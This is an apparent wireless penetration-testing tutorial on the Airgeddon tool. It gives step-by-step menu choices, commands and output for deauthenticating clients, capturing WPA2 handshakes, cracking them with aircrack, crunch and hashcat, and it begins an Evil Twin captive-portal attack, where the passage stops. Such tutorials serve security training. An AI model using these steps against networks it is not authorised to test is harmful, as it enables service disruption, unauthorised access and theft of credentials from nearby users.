



Wireless Penetration Testing

Airgeddon

Contents

Install Airgeddon & Usage.....	3
Airgrdron Features:	3
Capturing Handshake & Deauthentication	6
Launch De-authentication Attack	9
Aircrack Dictionary Attack for WPA Handshake	11
Airacrack Brute Force Attack for WPA Handshake	14
Hashcat Rule-Based Attack for WPA Handshake.....	15
Evil Twin Attack	18
PMKID Attack	26

Install Airgeddon & Usage

Airgeddon enables the capture of the WPA/WPA2 and PMKID handshakes in order to start a brute force assault on the Wi-Fi password key. It also aids in the creation of a fictitious AP for launching Evil Twin Attack by luring clients into the captive portal.

Let's start by identifying the state for our wireless adaptor by executing the **ifconfig wlan0** command. Wlan0 states that our Wi-Fi connection mode is enabled in our machine.

```
(root㉿kali)-[~]
# ifconfig wlan0
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.1.47 netmask 255.255.255.0 broadcast 192.168.1.255
        inet6 fe80::d659:d207:e12a:b7e5 prefixlen 64 scopeid 0x20<link>
          ether 9c:ef:d5:fb:d1:5c txqueuelen 1000 (Ethernet)
            RX packets 198 bytes 13233 (12.9 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 42 bytes 4584 (4.4 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Airgeddon Features:

- Full support for 2.4Ghz and 5Ghz bands
- Assisted WPA/WPA2 personal networks Handshake file and PMKID capturing
- Interface mode switcher (Monitor-Managed)
- Offline password decrypting on WPA/WPA2 captured files for personal networks (Handshakes and PMKIDs) using a dictionary, brute-force and rule-based attacks with aircrack, crunch, and hashcat tools. Enterprise networks captured password decrypting based on john the ripper, crunch, asleap and hashcat tools.
- Evil Twin attacks (Rogue AP)
- WPS features

Download and run the airgeddon script by running the following commands in Kali Linux.

Note: execute the script as root or superuser.

```
git clone https://github.com/v1s1t0r1sh3r3/airgeddon.git
cd airgeddon
ls
./airgeddon.sh
```

```
[root💀 kali] ~
└─# git clone https://github.com/v1s1t0r1sh3r3/airgeddon.git ↗
Cloning into 'airgeddon' ...
remote: Enumerating objects: 8264, done.
remote: Counting objects: 100% (226/226), done.
remote: Compressing objects: 100% (154/154), done.
remote: Total 8264 (delta 130), reused 155 (delta 64), pack-reused 8038
Receiving objects: 100% (8264/8264), 34.11 MiB | 9.87 MiB/s, done.
Resolving deltas: 100% (5183/5183), done.

[root💀 kali] ~
└─# cd airgeddon ↗
[~] (root💀 kali) ~
└─# ls
airgeddon.sh  binaries  CHANGELOG.md  CODE_OF_CONDUCT.md  CONTRIBUTING.md  D
[~] (root💀 kali) ~
└─# ./airgeddon.sh ↗
```

It will first check for all dependencies and necessary tools before launching this framework. It will attempt to install the essential tools if they are missing, which may take some time. As indicated in the picture once the installation is complete, you will see the OK status for both required and optional tools.

```
***** Welcome *****
This script is only for educational purposes. Be good boyz&girlz!
Use it only on your own networks!!

Accepted bash version (5.1.4(1)-release). Minimum required version: 4.2
Root permissions successfully detected

Detecting resolution... Detected!: 1920x1080

Known compatible distros with this script:
"Arch" "Backbox" "BlackArch" "CentOS" "Cyborg" "Debian" "Fedora" "Gentoo" "Kali"

Detecting system...
Kali Linux

Let's check if you have installed what script needs
Press [Enter] key to continue...

Essential tools: checking...
iw .... ok
awk .... ok
airmon-ng .... ok
airodump-ng .... ok
aircrack-ng .... ok
xterm .... ok
ip .... ok
lspci .... ok
ps .... ok

Optional tools: checking...
bettercap .... ok
ettercap .... ok
dnsmasq .... ok
hostapd-wpe .... ok
beef-xss .... ok
aireplay-ng .... ok
bully .... ok
nft .... ok
pixiewps .... ok
dhcpd .... █
```

Now choose the network interface; for a wireless connection, this will be wlan0; hence, choose **option 3** as seen in the image.

```
***** Interface selection *****
Select an interface to work with:

1. eth0 // Chipset: Intel Corporation 82545EM
2. docker0 // Chipset: Unknown
3. wlan0 // 2.4Ghz // Chipset: Ralink Technology, Corp. RT5370

*Hint* Every time you see a text with the prefix [PoT] acronym for "Pending of Tran
> 3 █
```



Next, we'll put the Wi-Fi card in monitor mode; the card is in managed mode by default, which means it can't capture packets from various networks; however, Wi-Fi in monitor mode can capture packets passing across the air.

Select **option 2** for Monitor mode.

Note: Monitor mode is the mode for monitoring traffic, usually on a particular channel. A lot of wireless hardware is capable of entering monitor mode, but the ability to set the wireless hardware into monitor

mode depends on support within the wireless driver. As such, you can force many cards into monitor mode in Linux, but in Windows, you will probably need to write your wireless network card driver.

```
***** airgeddon main menu *****
Interface wlan0 selected. Mode: Managed. Supported bands: 2.4Ghz

Select an option from menu:

0. Exit script
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. DoS attacks menu
5. Handshake/PMKID tools menu
6. Offline WPA/WPA2 decrypt menu
7. Evil Twin attacks menu
8. WPS attacks menu
9. WEP attacks menu
10. Enterprise attacks menu
11. About & Credits
12. Options and language menu

*Hint* Since airgeddon 9.20 version, tmux is supported and it can be used instead
s. Like any other option, it can be configured on the options menu, on the ./airg
/github.com/v1s1t0r1sh3r3/airgeddon/wiki/Options

> 2 ←
Setting your interface in monitor mode ...

The interface changed its name while setting in monitor mode. Autoselected

Monitor mode now is set on wlan0mon
Press [Enter] key to continue ...
```

Capturing Handshake & Deauthentication

The wlan0mon is in monitor mode, we try to capture the handshake packets of the wireless network for WPA and WPA2 protocol.

Choose **option 5** to obtain the tool for capturing Handshake/PMKID

```
***** airgeddon main menu *****
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz

Select an option from menu:
_____
0. Exit script
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
_____
4. DoS attacks menu
5. Handshake/PMKID tools menu
6. Offline WPA/WPA2 decrypt menu
7. Evil Twin attacks menu
8. WPS attacks menu
9. WEP attacks menu
10. Enterprise attacks menu
_____
11. About & Credits
12. Options and language menu
_____
*Hint* If you have ccze installed and are experiencing display errors or glitches
_____
> 5 
```

Choose **option 6** to select capture the handshake.

When you select option 6, a new window will appear, scanning for WPA and WPA2 networks and attempting to capture the 4-way handshake in a.cap file. After getting Target's AP (Access Point), you can press **CTRL^C**.

```

***** Handshake/PMKID tools menu *****
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz

Select an option from menu:
_____
0. Return to main menu
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. Explore for targets (monitor mode needed)
    (monitor mode needed for capturing) ——————
5. Capture PMKID
6. Capture Handshake
_____
7. Clean/optimize Handshake file
_____
*Hint* The natural order to proceed in this menu is usually: 1>Select wifi card 2=Put it in mo
_____
> 6 ←

There is no valid target network selected. You'll be redirected to select one
Press [Enter] key to continue ...

***** Exploring for targets *****
Exploring for targets option chosen (monitor mode needed)

Selected interface wlan0mon is in monitor mode. Exploration can be performed
WPA/WPA2 filter enabled in scan. When started, press [Ctrl+C] to stop ...
X Exploring for targets

CH 6 ][ Elapsed: 24 s ][ 2021-06-05 13:05

BSSID      PWR  Beacons   #Data, #/s  CH   MB   ENC CIPHER AUTH ESSID
D4:D9:B1:09:27:4C -1       0     0     0     2   -1           <length: 0>
1  -18      11    3     0     3   130  WPA2 CCMP  PSK raaj
1  -56      10    0     0     5   130  WPA2 CCMP  PSK snowie/glowie5g
1  -60      3     0     0     8   130  WPA2 CCMP  PSK mahhip
1  -58      8     25    0     7   130  WPA2 CCMP  PSK ajoy
1  -62      8     1     0     1   195  WPA2 CCMP  PSK Amit 2.4G
1  -62      9     0     0     1   195  WPA2 CCMP  PSK 601 2.4G
1  -65      4     0     0     9   130  WPA2 CCMP  PSK abhi 2.4g
1  -63      8     0     0     10  130  WPA2 CCMP  PSK <length: 0>
1  -65      0     2     0     1   -1   WPA   <length: 0>
1  -65      3     0     0     9   130  WPA2 CCMP  PSK <length: 0>
1  -64      4     0     0     10  130  WPA2 CCMP  PSK Messi
1  -66      3     0     0     6   65   WPA2 CCMP  PSK ishita
1  -62      4     0     0     10  130  WPA2 CCMP  PSK AG_93
1  -68      7     0     0     8   130  WPA2 CCMP  PSK Golf_Greens_Wifi_2.4G
1  -68      4     0     0     11  130  WPA2 CCMP  PSK <length: 0>
1  -68      2     0     0     3   130  WPA2 CCMP  PSK Kavz
1  -69      2     0     0     4   130  WPA2 CCMP  PSK Va binit
1  -69      3     0     0     5   130  WPA2 CCMP  PSK Abhiaka
1  -69      2     0     0     11  130  WPA2 CCMP  PSK <length: 0>
1  -69      6     0     0     11  130  WPA2 CCMP  PSK Mehak Jain_4G
1  -70      2     0     0     6   270  WPA2 CCMP  PSK B-503
1  -71      1     0     0     6   270  WPA2 CCMP  PSK Jasmeen_2G
1  -71      2     0     0     6   130  WPA2 CCMP  PSK Neelkamal
1  -72      3     0     0     1   195  WPA2 CCMP  PSK Dead pool 2.4 G

```

It will display a list of all ESSIDs (Wi-Fi names) examined, as well as their BSSID (MAC Address) and ENC encryption protocol type. Then, as we did for ESSID “Raaj,” you can pick your target by supplying a Serial Number.

NOTE: The asterisks (*) indicate client access points; they are maybe the best “clients” for acquiring handshakes. Any Access Point that implements the WEP ENC protocol will be ignored by Airgeddon.

Select target					
N.	BSSID	CHANNEL	PWR	ENC	ESSID
1)		1	35%	WPA2	601_2.4G
2)		10	31%	WPA2	A602_4G
3)		9	35%	WPA2	abhi_2.4g
4)		5	33%	WPA2	Abhiaka
5)		10	35%	WPA2	AG_93
6)*		7	37%	WPA2	ajoy
7)*		1	37%	WPA2	Amit_2.4G
8)		5	30%	WPA2	Ankur_Sinha
9)		13	31%	WPA2	Anurag
10)		6	34%	WPA2	B-503
11)		1	32%	WPA2	Dead_pool_2.4_G
12)		8	33%	WPA2	GAURAV_SRIVASTAVA
13)		8	35%	WPA2	Golf_Greens_Wifi_2.4G
14)		4	0%		(Hidden Network)
15)*		1	0%		(Hidden Network)
16)*		-1	0%		(Hidden Network)
17)*		2	0%		(Hidden Network)
18)		6	0%		(Hidden Network)
19)		1	35%	WPA	(Hidden Network)
20)		9	35%	WPA2	(Hidden Network)
21)		10	38%	WPA2	(Hidden Network)
22)		2	35%	WPA2	(Hidden Network)
23)		8	31%	WPA2	(Hidden Network)
24)		11	35%	WPA2	(Hidden Network)
25)		11	31%	WPA2	(Hidden Network)
26)		6	32%	WPA2	ishita
27)		6	29%	WPA2	Jasmeen_2G
28)		7	33%	WPA2	JioFiber-A103
29)		3	33%	WPA2	Kavz
30)*		8	38%	WPA2	mahip
31)*		11	36%	WPA2	Mehak_jain_4G
32)		10	35%	WPA2	Messi
33)		8	31%	WPA2	Navneet
34)		6	32%	WPA2	Neelkamal
35)*		3	77%	WPA2	raaj
36)		1	33%	WPA2	sanjay
37)		5	43%	WPA2	snowie/glowie5g
38)		4	31%	WPA2	Va_binit

(*) Network with clients

Select target network:
→ 35 ↵

Launch De-authentication Attack

This attack sends disassociate packets to one or more clients which are currently associated with a particular access point. Disassociating clients can be done for several reasons:

- Recovering a hidden ESSID. This is an ESSID that is not being broadcast. Another term for this is “cloaked”.
- Capturing WPA/WPA2 handshakes by forcing clients to reauthenticate
- Generate ARP requests (Windows clients sometimes flush their ARP cache when disconnected)

Now it will prompt you to select an attack-type; choose **option 2** for Death replay attack, which will utilize deauth attack to disconnect all clients before capturing the AP-client handshake. Then, for a timeout, select a period in seconds.

```
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz
Selected BSSID: 18:45:93:69:A5:19
Selected channel: 3
Selected ESSID: raaJ
Type of encryption: WPA2

Select an option from menu:
0. Return to Handshake tools menu
1. Deauth / disassoc amok mdk4 attack
2. Deauth aireplay attack
3. WIDS / WIPS / WDS Confusion attack


*Hint* If the Handshake doesn't appear after an attack, try again or change the type
> 2 ←

Type value in seconds (10-100) for timeout or press [Enter] to accept the proposal
> 10 ←

Timeout set to 10 seconds

Two windows will be opened. One with the Handshake capturer and other with the attack
Don't close any window manually, script will do when needed. In about 10 seconds make sure both windows are open
Press [Enter] key to continue ... █
```

You'll see that two windows appear. After de-authentication, one will attempt to undertake a deauth attack, while the other will attempt to record the 4 Way handshake between the client and the access point.



The screenshot shows two windows side-by-side. The left window is titled "aireplay deauth attack" and displays log output from a terminal. The right window is titled "Capturing Handshake" and shows a list of wireless interfaces and stations.

aireplay deauth attack

```
13:25:35 Waiting for beacon frame (BSSID: 18:45:93:69:A5:19) on channel 3
NB: this attack is more effective when targeting
a connected wireless client (~c <client's mac>).
13:25:35 Sending DeAuth (code 7) to broadcast -- BSSID: [18:45:93:69:A5:19]
13:25:36 Sending DeAuth (code 7) to broadcast -- BSSID: [18:45:93:69:A5:19]
13:25:37 Sending DeAuth (code 7) to broadcast -- BSSID: [18:45:93:69:A5:19]
```

Capturing Handshake

CH	Elapsed	Date	Time								
3	6 s	2021-06-05	13:25								
BSSID	PWR	RXQ	Beacons	#Data,	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
18:45:93:69:A5:19	-6	100	90	34	0	3	130	WPA2	CCMP	PSK	raaj
BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes				
18:45:93:69:A5:19	44:CB:8B:C2:20:DA	-60	0	-11e	1		10				

Wait until the WPA Handshake shows in the top right corner of the window, then press CTRL^C.

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
18:45:93:69:A5:19	-18	83	193	51 10	3	130	WPA2	CCMP	PSK	raaj
BSSID	STATION			PWR	Rate	Lost	Frames	Notes	Probes	
18:45:93:69:A5:19	44:CB:8B:C2:20:DA			-64	0 -11e	0	6			
18:45:93:69:A5:19	2A:84:98:9F:E5:5E			-18	1e- 1e	1	18	EAPOL		raaj

As you can see, the WPA handshake for AP "raaj". You can now store this .cap file in your systems.

```
In addition to capturing a Handshake, it has been verified that a PMKID from the target network has also been successfully captured
Congratulations !!
Type the path to store the file or press [Enter] to accept the default proposal [/root/handshake-19.cap]
>
The path is valid and you have write permissions. Script can continue ...
Handshake file generated successfully at [/root/handshake-19.cap]
Press [Enter] key to continue ...
```

Aircrack Dictionary Attack for WPA Handshake

The Wi-Fi password was kept in a handshake file, but because it was encrypted, we had to decrypt it to get the password. Return to the main menu by selecting **option 0**.

```
Select an option from menu:
0. Return to main menu
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. Explore for targets (monitor mode needed)
    (monitor mode needed for capturing)
5. Capture PMKID
6. Capture Handshake
7. Clean/optimize Handshake file
*Hint* Remember to select a target network with clients to capture Handshake
> 0
```

It will show you the attack options; select **option 6** for the offline WPA/WPA2 decrypt menu.

```
Select an option from menu:  
_____  
0. Exit script  
1. Select another network interface  
2. Put interface in monitor mode  
3. Put interface in managed mode  
_____  
4. DoS attacks menu  
5. Handshake/PMKID tools menu  
6. Offline WPA/WPA2 decrypt menu  
7. Evil Twin attacks menu  
8. WPS attacks menu  
9. WEP attacks menu  
10. Enterprise attacks menu  
_____  
11. About & Credits  
12. Options and language menu  
_____  
*Hint* Select a wifi card to work in order to be able to perform attacks.  
_____  
> 6 
```

Choose **option 1** to select Personal.

```
Select an option from menu:  
_____  
0. Return to main menu  
1. Personal  
2. Enterprise  
_____  
*Hint* Decrypting by bruteforce, it could pass hours.  
_____  
> 1 
```

Now we will use a dictionary to decrypt the handshake captured file. Select **option 1** as shown in the image. By default, it will take the last captured file to be brute force, **ENTER Y** to select the path, and **BSSID** the last captured file. Then provide the path of your dictionary or rockyou.txt and press **ENTER** key to start a dictionary attack against the WPA handshake.

```

Select an option from menu:
_____
0. Return to offline WPA/WPA2 decrypt menu
_____  

1. (aircrack) Dictionary attack against Handshake/PMKID capture file
2. (aircrack + crunch) Bruteforce attack against Handshake/PMKID capture file
_____  

3. (hashcat CPU, non GPU attacks)
4. (hashcat) Dictionary attack against Handshake capture file
5. (hashcat) Bruteforce attack against Handshake capture file
6. (hashcat) Rule based attack against Handshake capture file
7. (hashcat) Dictionary attack against PMKID capture file
8. (hashcat) Bruteforce attack against PMKID capture file
9. (hashcat) Rule based attack against PMKID capture file
_____  

*Hint* The key decrypt process is performed offline on a previously captured file
_____  

> 1 ←

You already have selected a capture file during this session [/root/handshake-18:45:93:69:A5:19.cap]
Do you want to use this already selected capture file? [Y/n]
> Y ←

You already have selected a BSSID during this session and is present in capture file [1] ←
Do you want to use this already selected BSSID? [Y/n]
> Y ←

Enter the path of a dictionary file:
> /root/dict.txt ←
The path to the dictionary file is valid. Script can continue ...

Starting decrypt. When started, press [Ctrl+C] to stop ...
Press [Enter] key to continue ... █

```

The password or Wi-Fi key will then be shown, as illustrated in the figure below. If you want to save the key, it will prompt you to do so.

```

Aircrack-ng 1.6
[00:00:00] 4/6 keys tested (472.48 k/s)
Time left: 0 seconds          66.67%
KEY FOUND! [ raj12345 ] ←

Master Key      : 74 65 5D F8 67 9E E4 12 58 CF A5 A6 18 87 20 B4
                  3D 06 55 EF 40 FE 5D 79 70 29 FE 9D B7 A2 BA 3A

Transient Key   : 5B 49 F9 79 B4 B1 4C 91 0C 85 B4 EF 63 5F C9 76
                  61 AD B4 FB 8D E6 2C 65 99 57 6F A2 60 30 AC D2
                  C6 9B 4C 3F 2A 1E 95 16 C6 F8 B5 8B 92 D9 E1 1A
                  99 54 87 66 47 5F 1A EA 71 57 21 3F 54 F0 56 BD

EAPOL HMAC     : 9F 07 76 A8 8B 90 C4 15 0E A0 79 C2 65 E0 5A 09

Press [Enter] key to continue ...

Congratulations!! It seems the key has been decrypted
Do you want to save the trophy file with the decrypted password? [Y/n] ←
> Y

Type the path to store the file or press [Enter] to accept the default proposal [/root
> /root/pwd.txt ←

The path is valid and you have write permissions. Script can continue ...

Aircrack trophy file generated successfully at [/root/pwd.txt]
Press [Enter] key to continue ... █

```

Aircrack Brute Force Attack for WPA Handshake

Select **option 2** to conduct a brute force attack against the WPA handshake file, which will decode the packets using crunch and aircrack. By default, it will brute force the last captured file. **ENTER Y** to pick the directory, and BSSID the last captured file. Then **ENTER** the path to your dictionary or rockyou.txt and click the **ENTER** key to begin a brute force attack on the WPA handshake.

```
Select an option from menu:
_____
0. Return to offline WPA/WPA2 decrypt menu
    (aircrack CPU, non GPU attacks) —
1. (aircrack) Dictionary attack against Handshake/PMKID capture file
2. (aircrack + crunch) Bruteforce attack against Handshake/PMKID capture file
    (hashcat CPU, non GPU attacks) —
3. (hashcat) Dictionary attack against Handshake capture file
4. (hashcat) Bruteforce attack against Handshake capture file
5. (hashcat) Rule based attack against Handshake capture file
6. (hashcat) Dictionary attack against PMKID capture file
7. (hashcat) Bruteforce attack against PMKID capture file
8. (hashcat) Rule based attack against PMKID capture file
_____
*Hint* Rule based attacks change the words of the dictionary list according to the rules written in the r
hashcat/rules)
_____
> 2 ←

You already have selected a capture file during this session [/root/handshake-18:45:93:69:A5:19.cap]

Do you want to use this already selected capture file? [Y/n]
> Y ←

You already have selected a BSSID during this session and is present in capture file [18:45:93:69:A5:19]

Do you want to use this already selected BSSID? [Y/n]
> Y ←

Enter the minimum length of the key to decrypt (8-63):
> 8 ←

Enter the maximum length of the key to decrypt (8-63):
> 8 ←
```

Select the character set, in this instance **option 6** to select the Lowercase + Numeric chars that will attempt to brute force the Wi-Fi key using an alphanumeric character set. To begin the attack, press the **ENTER** key.

```
***** Charset selection menu *****

Select the character set to use:

1. Lowercase chars
2. Uppercase chars
3. Numeric chars
4. Symbol chars
5. Lowercase + uppercase chars
6. Lowercase + numeric chars
7. Uppercase + numeric chars
8. Symbol + numeric chars
9. Lowercase + uppercase + numeric chars
10. Lowercase + uppercase + symbol chars
11. Lowercase + uppercase + numeric + symbol chars

*Hint* When airgeddon requests you to enter a path to a file either to use a d
h manually

> 6 ←

The charset to use is: [abcdefghijklmnopqrstuvwxyz0123456789]

Starting decrypt. When started, press [Ctrl+C] to stop ...
Press [Enter] key to continue ... █
```

If the attempt is successful, the password or Wi-Fi key will be displayed, as illustrated in the figure below.

```
KEY FOUND! [ raj12345 ]

Master Key      : 74 65 5D F8 67 9E E4 12 58 CF A5 A6 18 87 20 B4
                  3D 06 55 EF 40 FE 5D 79 70 29 FE 9D B7 A2 BA 3A

Transient Key   : 57 4B 0D CB 55 F9 09 B3 93 EA 6A 41 DA 82 F5 94
                  79 79 A1 3F 7A 09 83 73 A9 F1 04 AC BC 81 E6 E4
                  2E 49 68 BF FE C6 4D E7 1A 8C 3A 7D 8F 4C 23 2C
                  5C 2F DF C2 5B 6B 27 C7 DB 14 03 79 03 5A 5E 4E

EAPOL HMAC     : F4 74 63 BA CA DB 05 24 E8 6E 89 C0 DD 53 F3 54
```

Hashcat Rule-Based Attack for WPA Handshake

Because we are all familiar with the capability of hashcat, airgeddon provides the opportunity to utilize hashcat to crack the Wi-Fi key. Choose **option 5** and enter the path to your WPA handshake file, dictionary, or rule-based file.

Here we provide the path to the best64.rule file, which will be used to perform a hashcat rule bashed attack.

```
Select an option from menu:
_____
0. Return to offline WPA/WPA2 decrypt menu
    (aircrack CPU, non GPU attacks) _____
1. (aircrack) Dictionary attack against Handshake/PMKID capture file
2. (aircrack + crunch) Bruteforce attack against Handshake/PMKID capture file
    (hashcat CPU, non GPU attacks) _____
3. (hashcat) Dictionary attack against Handshake capture file
4. (hashcat) Bruteforce attack against Handshake capture file
5. (hashcat) Rule based attack against Handshake capture file
6. (hashcat) Dictionary attack against PMKID capture file
7. (hashcat) Bruteforce attack against PMKID capture file
8. (hashcat) Rule based attack against PMKID capture file
_____
*Hint* The key decrypt process is performed offline on a previously captured file
_____
> 5

Enter the path of a captured file:
> /roohandshake-18          19.cappap ←
The path to the capture file is valid. Script can continue ...

Only one valid target detected on file. BSSID autoselected [18] :19]

Enter the path of a dictionary file:
> /root/dict.txt ←
The path to the dictionary file is valid. Script can continue ...

Enter the path of a rules file:
/usr/share/hashcat/rules/best64.rule ←
The path to the rules file is valid. Script can continue ...

Starting decrypt. When started, press [Ctrl+C] to stop ...
Press [Enter] key to continue ...
```

Press **ENTER** to start the attack, and it will try to decrypt the WPA encrypted communication.

```

Press [Enter] key to continue ...
hashcat (v6.1.1) starting ...

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.
OpenCL API (OpenCL 1.2 pool 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEP, DISTRO, PO
_____
* Device #1: pthread-Intel(R) Core(TM) i7-7700 CPU @ 3.60GHz, 1417/1481 MB (512 MB

Minimum password length supported by kernel: 8
Maximum password length supported by kernel: 63

Hashes: 2 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 77

Applicable optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
* Slow-Hash-SIMD-LOOP

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 65 MB

Dictionary cache hit:
* Filename..: /root/dict.txt
* Passwords.: 6
* Bytes.....: 37
* Keyspace..: 462

The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keyspace - workload adjusted.

Session.....: hashcat
Status.....: Cracked
Hash.Name....: WPA-EAPOL-PBKDF2
Hash.Target...: raja (AP:18:45:93:69:a5:19 STA:2a:84:98:9f:e5:5e)
Time.Started.: Sat Jun 5 14:36:54 2021, (1 sec)
Time.Estimated.: Sat Jun 5 14:36:55 2021, (0 secs)
Guess.Base....: File (/root/dict.txt)
Guess.Mod....: Rules (/usr/share/hashcat/rules/best64.rule)
Guess.Queue...: 1/1 (100.00%)
Speed.#1.....: 4 H/s (0.58ms) @ Accel:128 Loops:1024 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 310/462 (67.10%)
Rejected.....: 308/310 (99.35%)
Restore.Point.: 0/6 (0.00%)
Restore.Sub.#1.: Salt:0 Amplifier:0-1 Iteration:0-1

```

After a successful trial, it will prompt you to save the output result. To save the enumerated key, use the ENTER key.

```

Congratulations!! It seems the key has been decrypted

Do you want to save the trophy file with the decrypted password? [Y/n]
> Y ←

Type the path to store the file or press [Enter] to accept the default proposal [/root/hashcat-19.txt]
>
The path is valid and you have write permissions. Script can continue ...

Hashcat trophy file generated successfully at [/root/hashcat-18:4] .txt
Press [Enter] key to continue ... █

```

You can access the saved file to read the decrypted Wi-Fi password.

```
└─(root💀kali)-[~]
# cat hashc.txt

2021-06-05
airgeddon. Decrypted password using hashcat

BSSID: 18:45:9A:00:00:19

-----
[red box] raj12345
-----
```

Evil Twin Attack

An evil twin is a forgery of a Wi-Fi access point (Bogus AP) that masquerades as genuine but is purposefully set up to listen in on wireless traffic. By creating a fake website and enticing people to it, this type of attack can be used to obtain credentials from legitimate clients.

From the main menu, select **option 7** for Evil Twin attack.

```
Select an option from menu:
_____
0. Exit script
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
_____
4. DoS attacks menu
5. Handshake/PMKID tools menu
6. Offline WPA/WPA2 decrypt menu
7. [red box] Evil Twin attacks menu
8. WPS attacks menu
9. WEP attacks menu
10. Enterprise attacks menu
_____
11. About & Credits
12. Options and language menu
_____
*Hint* If you install ccze you'll see some parts of airgeddon
_____
> 7 [red arrow pointing left]
```

Then select option 9, which will scan for nearby Access Points.

```

Select an option from menu:
_____
0. Return to main menu
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. Explore for targets (monitor mode needed)
    _____ (without sniffing, just AP) _____
5. Evil Twin attack just AP
    _____ (with sniffing) _____
6. Evil Twin AP attack with sniffing
7. Evil Twin AP attack with sniffing and bettercap-sslstrip2
8. Evil Twin AP attack with sniffing and bettercap-sslstrip2/BeEF
    _____ (without sniffing, captive portal) _____
9. Evil Twin AP attack with captive portal (monitor mode needed)

*Hint* In order to use the Evil Twin just AP and sniffing attacks, you must have .
doesn't need to be wifi, can be ethernet

> 9 ←

An exploration looking for targets is going to be done ...
Press [Enter] key to continue ...

*****
Exploring for targets *****
Exploring for targets option chosen (monitor mode needed)

Selected interface wlan0mon is in monitor mode. Exploration can be performed

WPA/WPA2 filter enabled in scan. When started, press [Ctrl+C] to stop ...
Press [Enter] key to continue ... █

```

Continue by pressing the ENTER key, and a window for scanning WPA/WPA2 access points will appear.

CH 5][Elapsed: 6 s][2021-06-05 13:59										
BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID	
60:14:01:13:B0:1D	-34	2	2 0 5	130	WPA2 CCMP	PSK	snowie/glowie5g			
60:14:01:13:B0:1D	-19	3	0 0 3	130	WPA2 CCMP	PSK	raaj			
60:14:01:13:B0:1D	-61	1	0 0 10	130	WPA2 CCMP	PSK	AG_93			
60:14:01:13:B0:1D	-62	2	0 0 10	130	WPA2 CCMP	PSK	<length: 0>			
60:14:01:13:B0:1D	-63	3	0 0 9	130	WPA2 CCMP	PSK	<length: 0>			
60:14:01:13:B0:1D	-63	2	0 0 9	130	WPA2 CCMP	PSK	abhi 2.4g			
60:14:01:13:B0:1D	-64	2	0 0 1	195	WPA2 CCMP	PSK	JioFiber-QwXYk			
60:14:01:13:B0:1D	-67	1	0 0 1	195	WPA2 CCMP	PSK	Amit 2.4G			
60:14:01:13:B0:1D	-71	2	0 0 2	130	WPA2 CCMP	PSK	<length: 0>			
60:14:01:13:B0:1D	-73	2	0 0 1	195	WPA2 CCMP	PSK	Dead pool 2.4 G			
60:14:01:13:B0:1D	-75	2	0 0 1	195	WPA2 CCMP	PSK	Apurva_4G			
BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes			
60:14:01:13:B0:1D	6A:B8:84:A6:2E:DC	-70	0 - 1	0		1				
60:14:01:13:B0:1D	7E:49:6D:7D:F3:D2	-70	0 - 1e	0		2				
60:14:01:13:B0:1D	FE:FA:E0:FF:71:C4	-72	0 - 1	0		1				
